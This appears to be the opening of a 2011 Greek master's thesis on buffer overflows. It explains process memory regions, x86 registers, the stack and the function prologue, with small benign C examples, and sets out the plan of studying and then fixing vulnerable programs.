ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Διδακτικής της Τεχνολογίας και Ψηφιακών Συστημάτων
Κατεύθυνση : Δικτυοκεντρικά Συστήματα

Buffer Overflow

Ανίχνευση και Εκμετάλλευση

Ματσούκα Βασιλική

Η εργασία υποβάλλεται για την μερική κάλυψη των απαιτήσεων
με στόχο την απόκτηση του Μεταπτυχιακού Διπλώματος Σπουδών
στην Διδακτική της Τεχνολογίας και τα Ψηφιακά Συστήματα

Σεπτέμβριος 2011

Thou shalt check the array bounds of all strings (indeed, all arrays), for surely where thou typest “foo” someone someday shall type ``supercalifragilisticexpialidocious".

Fifth Commandment for C programmers

Περιεχόμενα

1. Εισαγωγή

Τα buffer overflows παραμένουν για δεκαετίες ένα από τα πιο σοβαρά προβλήματα ασφαλείας των υπολογιστών. Ιδιαίτερα τα λογισμικά που είναι υλοποιημένα με τη γλώσσα προγραμματισμού C/C++ η οποία είναι χαμηλού επιπέδου, διαθέτουν πολλά κενά ασφάλειας που προκαλούν buffer overflow.

Σκοπός αυτής της διπλωματικής ειναι να υλοποιηθούν προγράμματα στην γλώσσα C/C++ τα οποία θα προκαλούν buffer overflow. Στην συνέχεια, θα πρέπει να εξεταστούν τα προγράμματα που γραφτήκαν και να μελετηθεί το πώς ακριβώς γίνεται το buffer overflow χρησιμοποιώντας το λογισμικό OllyDbg. Τέλος, χρησιμοποιώντας τα λογισμικά flawfinder και Splint, τα οποία ανακαλύπτουν τα προγραμματιστικά λάθη που προκαλούν buffer overflow, θα πρέπει να διορθωθούν τα προγράμματα C/C++ που γράφτηκαν για να καλυφτούν τα κενά ασφάλειας που έχουν.

1.1.Γενικά

Το buffer overflow, είναι μια ανωμαλία όπου το πρόγραμμα όπως γράφει δεδομένα σε έναν bugger, ξεπερνάει τα όρια του buffer και υπερκαλύπτει μνήμη που βρίσκεται δίπλα. Αυτό αποτελεί παραβίαση της ασφάλειας της μνήμης.

Το buffer overflow μπορούν να προκληθούν από εισαγώμενα δεδομένα που είναι «σχεδιασμένα» έτσι ώστε να εκτελέσουν κακόβουλο κώδικα ή απλά να τερματίσουν τη λετουργία ενός προγράμματος. Η εκμετάλλευση αυτών είναι βασική για την παραβίαση συστημάτων με χρήση exploits καθώς όλες οι εφαρμογές γραμμένες σε C/C++ «πάσχουν» από τέτοια προβλήματα.

2. Η γενική λειτουργία των υπολογιστικών συστημάτων

2.1.Γενικά


Για να μπορέσει να γίνει δυνατή η κατανόηση του πως γίνονται τα buffer overflows, πρέπει πρώτα να καταλάβουμε τη βασική λειτουργία της πλατφόρμας που χρησιμοποιούμε. Εδώ η πλατφόρμα που θα χρησιμοποιηθεί για τα παραδείγματα είναι Windows XP Home edition με Service Pack 3.

OS Name	Microsoft Windows XP Professional
Version	5.1.2600 Service Pack 3 Build 2600
System Type	X86-based PC

Processes and memory layout in x86

Για να καταλάβουμε πως γίνονται τα buffer overflows πρέπει να πρώτα να καταλάβουμε το πως οργανώνει και διαχειρίζεται την μνήμη ο υπολογιστής κατά τη διάρκεια της εκτέλεσης ενός προγράμματος.

Οταν ένα πρόγραμμα φορτώνεται στην μνήμη και εκτελείται μετατρέπεται σε διεργασία (process) και δεσμεύεται χώρος στην μνήμη με την παρακάτω μορφή:



Εικόνα 1: Δεσμευμένος χώρος στη μνήμη για μια διεργασία

- Data region (αποτελείται από τις περιοχές Data,BSS και Heap)
- Text region
- Stack region

Data region

Η περιοχή Data περιέχει αρχικοποιημένες καθολικές και στατικές μεταβλητές που χρησιμοποιούνται από το πρόγραμμα. Η περιοχή αυτή διαχωρίζεται σε αρχικοποιημένη read-only περιοχή και σε αρχικοποιημένη read-write περιοχή, που χρησιμοποιείται από τις const μεταβλητές.

BSS region

Η BSS περιοχή χρησιμοποιείται για την αποθήκευση των μη αρχικοποιημένων μεταβλητών και περιλαμβάνει όλες τις καθολικές και στατικές μεταβλητές που αρχικοποιούνται με το μηδέν ή δεν έχουν καν αρχική τιμή.

Heap region

Η Heap περιοχή είναι η περιοχή μνήμης που επιτρέπει την δέσμευση μνήμης κατά τη διάρκεια της εκτέλεσης του προγράμματος. Το μέγεθος της περιοχής αυτής είναι μεταβλητό και διαχειριζόμενο από τις malloc, realloc και free. Το μέγεθός του αλλάζει με τις system calls brk και sbrk. Η ιδιότητα του heap είναι εξαιρετικά χρήσιμη σε περιπτώσεις που δεν μπορεί να προβλεφτεί εξ αρχής πόσος χώρος θα χρειαστεί για το εκτελέσιμο. Με την μέθοδο free επιστρέφεται η δεσμευμένη μνήμη στο λειτουργικό σύστημα

Text ή Code region

Στην text ή code region περιέχεται ο κώδικας του προγράμματος. Αυτή η περιοχή είναι read-only δηλαδή δεν έχουμε δυνατότητα να γράψουμε σε αυτήν . Τυχόν προσπάθεια εγγραφής στην περιοχή αυτή προκαλεί τον τερματισμό του προγράμματος με Segmentation Violation Error.

Stack region

Εδώ είναι ο χώρος που αποθηκεύονται όλες οι τοπικές μεταβλητές που χρησιμοποιούνται στις μεθόδους (functions/procedures). Η στοίβα λειτουργεί με τη μέθοδο LIFO (Last In First Out),δηλαδή τα δεδομένα που μπαίνουν πρώτα θα βγουν τελευταία και τα τελευταία θα βγουν πρώτα. Η στοίβα χρησιμοποιείται επίσης και για την ανάθεση μεταβλητών σε μια μέθοδο καθώς και για την επιστροφή τιμών από την μέθοδο στο κυρίως πρόγραμμα. Περισσότερες λεπτομέρειες για την στοίβα ακολουθούν στην επόμενη παράγραφο.

Σε αυτόν τον κώδικα C βλέπουμε πως αντιστοιχίζονται οι διάφορες μεταβλητές στις αντίστοιχες περιοχές.

```
int  GlobalInit =5;                    /* Global Αρχικοποιημένη:   .data */
int  GlobalUnInit;                     /* Global  Μη-Αρχικοποιημένη: .bss  */
char *GlobalPointer;                   /* Global Μη-Αρχικοποιημένη: .bss  */

 void function(char cArgument)
{
     int  LocalInit = 6;                  /* Local Αρχικοποιημένη:     stack */
     int  LocalUnInit;                   /* Local Μη-Αρχικοποιημένη:   stack */
     char LocalP[12] = "Hello World!";    /* Local Αρχικοποιημένη:  stack */

    GlobalPointer = (char*)malloc( 12 * sizeof(char));     /* Δυναμική    μεταβλητή:
    heap  */
    strncpy(GlobalPointer,"Hello World!",12);
}

 int main(void)
{
    function(0);
}
```

Κώδικας 1: Αντιστοιχία μεταβλητών με τις περιοχές μνήμης

2.2.Καταχωρητές

Οι καταχωρητές είναι χώροι αποθήκευσης μέσα στον επεξεργαστή (CPU) που λειτουργούν ως μεταβλητές. Επιτρέπουν την άμεση επικοινωνία μεταξύ επεξεργαστή και μνήμης καθώς ο επεξεργαστής για να εκτελέσει τους απαραίτητους υπολογισμούς παίρνει τα δεδομένα από την μνήμη αποθηκεύοντάς τα σε καταχωρητές και επιστρέφει το αποτέλεσμα από τον καταχωρητή πίσω στην μνήμη. Κάθε φορά που εισάγεται μια τιμή σε έναν καταχωρητή γράφεται πάνω στην

παλαιά τιμή. Στους καταχωρητές αποθηκεύονται και δείκτες (pointers) που δείχνουν σε διευθύνσεις μνήμης όπου είναι αποθηκευμένα τα δεδομένα.

Το μέγεθος των καταχωρητών είναι 32 bits για τους επεξεργαστές IA-32 αρχιτεκτονικής και 64 bits για της νεότερης γενιάς AMD64 επεξεργαστών. Στη διπλωματική αυτή θα ασχοληθούμε με τους 32 bits καταχωρητές που σημαίνει πως με κάθε CPU εντολή μπορούμε να διαχειριστούμε 32 bits δεδομένων.

Στην IA-32 αρχιτεκτονική έχουμε τέσσερις βασικές κατηγορίες καταχωρητών:

- Γενικού σκοπού καταχωρητές (General Purpose Registers).
- Καταχωρητές τμημάτων μνήμης (Segment registers)
- Καταχωρητές Ελέγχου (Control registers)
- Καταχωρητές που χρησιμοποιούνται μόνο από τον επεξεργαστή.

Στους Γενικού σκοπού καταχωρητές ανήκουν οι 32-bits καταχωρητές EAX, EBX, ECX, EDX, ESI, EDI, EBP και ESP. Οι σημαντικότεροι από αυτούς είναι ο EBP (Extended Base Pointer) και ο ESP (Extended Stack Pointer).

Ο EBP έχει ιδιαίτερη σημασία για την εκτέλεση ενός προγράμματος καθώς δείχνει το που αρχίζει η περιοχή της στοίβας που χρησιμοποιείται από μια μέθοδο (procedure/function). Ο ESP δείχνει την αρχή της στοίβας.

Στους καταχωρητές τμημάτων μνήμης έχουμε τους 16-bits καταχωρητές CS (Code Segment), DS (Data Segment), ES, FS, GS και SS (Stack Segment) που χρησιμοποιούνται για την ανίχνευση τμημάτων μνήμης. Ο CS δείχνει στο τμήμα που περιέχονται οι τρέχουσες εκτελέσιμες εντολές. Ο SS καταχωρητής δείχνει στην πρώτη διεύθυνση μνήμης από όπου ξεκινάει η περιοχή της στοίβας.

Οι καταχωρητές ελέγχου διαχειρίζονται τις μεθόδους (functions) του επεξεργαστή. Εδώ ανήκει ο EIP (Extended Instruction Pointer) ο οποίος δείχνει την διεύθυνση της επόμενης προς

εκτέλεση εντολής. Για παράδειγμα αν το πρόγραμμα καλεί μια συνάρτηση που βρίσκεται στη διεύθυνση 0x04ffab1d, η τιμή που βρίσκεται στον EIP θα αλλάξει παίρνοντας αυτήν την διεύθυνση ώστε να καταλάβει ο επεξεργαστής πού να πάει για να εκτελέσει την πρώτη εντολή αυτής της συνάρτησης.

2.3.Η στοίβα

Η στοίβα είναι μια περιοχή μνήμης που χρησιμοποιεί το πρόγραμμα όταν εκτελείται, για την αποθήκευση δεδομένων όπως τοπικές μεταβλητές, εντολές και διευθύνσεις επιστροφής. Ακολουθεί τη δομή δεδομένων LIFO (Last In First Out) που σημαίνει ότι τα δεδομένα που μπαίνουν σε αυτή πρώτα θα βγουν τελευταία και αντίστοιχα τα τελευταία θα βγουν πρώτα.

Η στοίβα αποτελείται από frames που το κάθε ένα από αυτά περιλαμβάνει:


- Τα arguments (τιμές μεταβλητών) που γίνονται pass στη μέθοδο
- Την διεύθυνση επιστροφής πίσω στην ρουτίνα που έκανε την κλήση και
- Χώρο για τις τοπικές μεταβλητές της ρουτίνας

Ο τρόπος προσπέλασης και διαχείρισης της στοίβας γίνεται με δυο βασικές εντολές :

1. PUSH: Αυτή η εντολή προσθέτει δεδομένα στη στοίβα, τοποθετώντας τα στην κορυφή της. Όπως είδαμε παραπάνω, όταν η στοίβα γεμίζει, γεμίζει προς τα κάτω, προς τις χαμηλότερες διευθύνσεις μνήμης. Δηλαδή όταν προσθέτουμε δεδομένα το frame που προστίθεται στην στοίβα, παίρνει χαμηλότερη διεύθυνση από αυτήν που έχει το προηγούμενο frame που μπήκε στη στοίβα. Με άλλα λόγια όταν η στοίβα γεμίζει, η νέα εγγραφή μπαίνει μια θέση πιο κάτω απ’ ότι βρίσκεται η βάση της στοίβας.

2. POP: Η εντολή αυτή χρησιμοποιείται για την αφαίρεση δεομένων από τη στοίβα. Ουσιαστικά παίρνει την τιμή που βρίσκεται στην κορυφή της στοίβας και την βάζει στον προορισμό της αυξάνοντας έτσι τον ESP.

Το παρακάτω σχήμα δείχνει την λειτουργία του pop/push.



Εικόνα 2: Η λειτουργία του pop/push

Η στοίβα χρησιμοποιείται για την υποστήριξη των functions και procedures καθώς και για την δέσμευση (allocation) δυναμικών μεταβλητών, για τη μεταφορά παραμέτρων στις ρουτίνες και για την επιστροφή τιμών από τις διάφορες συναρτήσεις.

Όπως είδαμε η στοίβα αποτελείται από πολλά frames. Για να αναγνωρίζουμε κάθε frame χρειαζόμαστε έναν μηχανισμό διευθυνσιοδότησης. Για αυτό το λόγο χρησιμοποιείται ο καταχωρητής ESP που ανά πάσα στιγμή δείχνει την κορυφή της στοίβας που βρίσκεται στο κατώτερο σημείο της αφού όπως είπαμε η στοίβα μεγαλώνει προς τα κάτω. Δείχνει πάντα το τελευταίο στοιχείο που προστέθηκε και μπορούμε έμμεσα και άμεσα να αλλάξουμε την τιμή του. Με την push ο ESP μειώνεται και με τη pop αυξάνεται. Με τις εντολές assembly μπορούμε άμεσα να αλλάξουμε την τιμή του ESP. Για παράδειγμα, η εντολή sub ESP, 4 βάζει 4 bytes στην στοίβα μειώνοντας έτσι τον ESP κατά 4.

Λόγο της συχνής αύξησης και μείωσης του μεγέθους της στοίβας που επιφέρει την διαρκή αλλαγή της τιμής του ESP, χρησιμοποιούμε και έναν δεύτερο καταχωρητή τον EBP που δείχνει, για όλη την ώρα που το frame είναι ενεργό, σε ένα συγκεκριμένο σταθερό σημείο μέσα στο frame.

2.4. Κλήση Συναρτήσεων

Σε αυτή την ενότητα θα δούμε τι γίνεται στην μνήμη όταν ένα πρόγραμμα καλεί μια συνάρτηση. Όταν εκτελείται ένα πρόγραμμα, το λειτουργικό σύστημα δημιουργεί την περιοχή της στοίβας στην οποία δεσμεύεται ένα κομμάτι που ονομάζουμε frame, για κάθε συνάρτηση του προγράμματος. Όπως είδαμε παραπάνω σε αυτό το χώρο περιλαμβάνονται μεταξύ άλλων πληροφοριών και οι τιμές για τις μη στατικές μεταβλητές της συνάρτησης, τα arguments που γίνονται pass στην συνάρτηση, πληροφορίες για τους καταχωρητές και η διεύθυνση στην οποία το πρόγραμμα θα πρέπει να μεταβεί κατά την έξοδο-επιστροφή της συνάρτησης.

Ο στόχος της ενότητας αυτής είναι η ανάλυση της συμπεριφοράς της στοίβας και των καταχωρητών κατά την εκτέλεση των συναρτήσεων. Τα buffer overflow exploits προσπαθούν να διακόψουν η να διαταράξουν την ομαλή και κανονική ροή των συναρτήσεων κατά το run time και για να καταλάβουμε αυτές τις επιθέσεις είναι σημαντικό να ξέρουμε πως είναι η κανονική ροή. Η εκτέλεση μιας συνάρτησης διακρίνεται σε τρία βήματα:

1. **Procedure Prologue** (Πρόλογος): Κατά την είσοδο σε μια συνάρτηση πρέπει να επιτευχθούν δύο στόχοι. Πρώτα πρέπει να σωθεί η τρέχουσα κατάσταση της στοίβας πριν την κλήση συνάρτησης και έπειτα πρέπει να εξασφαλιστεί ο απαιτούμενος χώρος για την εκτέλεση της συνάρτησης.

2. **Η Κλήση της συνάρτησης :** Όταν καλείται μια συνάρτηση οι παράμετροι της γίνονται push στην στοίβα και ο Instruction Pointer (EIP) σώζεται ώστε να μπορέσει το πρόγραμμα να συνεχίσει την εκτέλεσή του μετά το πέρας της συνάρτησης.

3. **Η επιστροφή συνάρτησης :** Επαναφέρει την μνήμη στην κατάσταση που βρισκόταν πριν από την εκτέλεση της συνάρτησης.

Για την επίδειξη των παραπάνω θα χρησιμοποιηθεί το παρακάτω απλό πρόγραμμα σε C:

```
void DummyFunction (int y, int z)
{
    char buffer [6] = "abcdef";
    int i = 8;
    z = 0;
}
int main (int argc, char **argv)
{
    int x =1;
    DummyFunction(2,3);
    x = 4;
    printf("x = %d\n" , x);
    return 0;
}
```

Κώδικας 2: Παράδειγμα 1


2.4.1. Process Prologue

Ο Prologue αποτελείται από τις παρακάτω τρεις εντολές:


- push EBP
- mov ESP, EBP
- sub n, ESP

Η πρώτη εντολή βάζει τον EBP στη στοίβα αποθηκεύοντας έτσι την αρχή της περιοχής που θα χρησιμοποιηθεί για τις πληροφορίες της συνάρτησης. Η δεύτερη εντολή μετακινεί τον EBP στην αρχή της στοίβας και η τρίτη δεσμεύει τον χώρο n που χρειάζεται η συνάρτηση για τις τοπικές μεταβλητές.


Τα παρακάτω σχήματα δείχνουν αναλυτικά τα βήματα:



Εικόνα 3: Αποθήκευση του EBP στη στοίβα



Εικόνα 4: μετακίνηση του EBP στην αρχή της στοίβας



Εικόνα 5: Δέσμευση χώρου που χρειάζεται η συνάρτηση για τοπικές μεταβλητές

Παραπάνω βλέπουμε τη θέση των τοπικών μεταβλητών και παρατηρούμε την αρνητική τους θέση σε σχέση με τον EBP. Ο κώδικας assembly για την μεταβλητή i=8 δείχει πως μπορούμε να την προσπελάσουμε καθώς και ποια είναι η θέση της:

```
004012A9  |.  MOV DWORD PTR SS:[EBP-1C],8
```


Κώδικας 3: Προσπέλαση μεταβλητής σε assembly

Αυτή η εντολή βάζει την τιμή 8 στην μεταβλητή που βρίσκεται 1C (28)bytes χαμηλότερα από τον EBP.

